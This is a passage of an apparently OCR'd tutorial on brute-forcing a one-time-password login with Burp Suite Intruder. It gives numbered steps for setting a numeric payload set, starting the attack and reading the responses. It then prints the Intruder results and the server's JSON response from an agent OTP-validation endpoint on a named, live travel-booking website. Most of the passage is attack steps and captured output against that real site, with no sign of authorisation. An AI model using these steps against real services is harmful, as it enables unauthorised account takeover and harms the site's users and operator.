
Step 11: Then in the payload setting , we have a character set since the otp value are only numeric we will remove the alphabets and keep the numeric values only




Step 12 : Now once this is done , in the top right corner just click on start attack

Step 13: Now the attack is been started we can move up and down with arrow keys

Step 14 : When we click on a value , down two tabs get open that is request and response



Step 15 : In the response tab there will be some kind of text that will represent whether the otp is valid or no


Attack Save
2. Intruder attack of https://www.gujarattravels.co.in
2. Intruder attack of https://www.gujarattravels.co.in
Attack
Save
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Request
Payload
Status code
Response received
Error
Timeout
Length
Comment
0 200 456 895
1 0000 200 348 894
2 1000 200 340 895
3 2000 200 397 894
4 3000 200 353 895
5 4000 200 236 894
Request
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Date: Mon, 22 Apr 2024 18:53:52 GMT
Server: Apache/2.2.34 (Amazon)
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-API-KEY, Origin, X-Requested-With, Content-Type, Accept, Access-Control-Request-Method
Access-Control-Allow-Methods: GET, POST, OPTIONS, PUT, DELETE
Status: 200
Vary: Accept-Encoding,User-Agent
Content-Length: 436
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
"{\"APIValidateAgentOTP_LoginResult\":{\"Age\":0,\"Anniversary\":null,\"AvailablePoints\":0,\"BenifitOnlyForYou\":false,\"CityID\":0,\"CoutryCode\":null,\"CustomerName\":null,\"DOB\":null,\"EmailID\":null,\"ErrorMessage\":\"OTP not verified\",\"GSTCompany\":null,\"GSTN\":null,\"Gender\":null,\"IsSuccess\":false,\"MobileNumber\":null,\"PrepaidCardBalance\":0,\"ReferralAmt\":0,\"ReferralCode\":null,\"ReferralPer\":0,\"Validity\":0}}"
Search
0 highlights
14 of 10000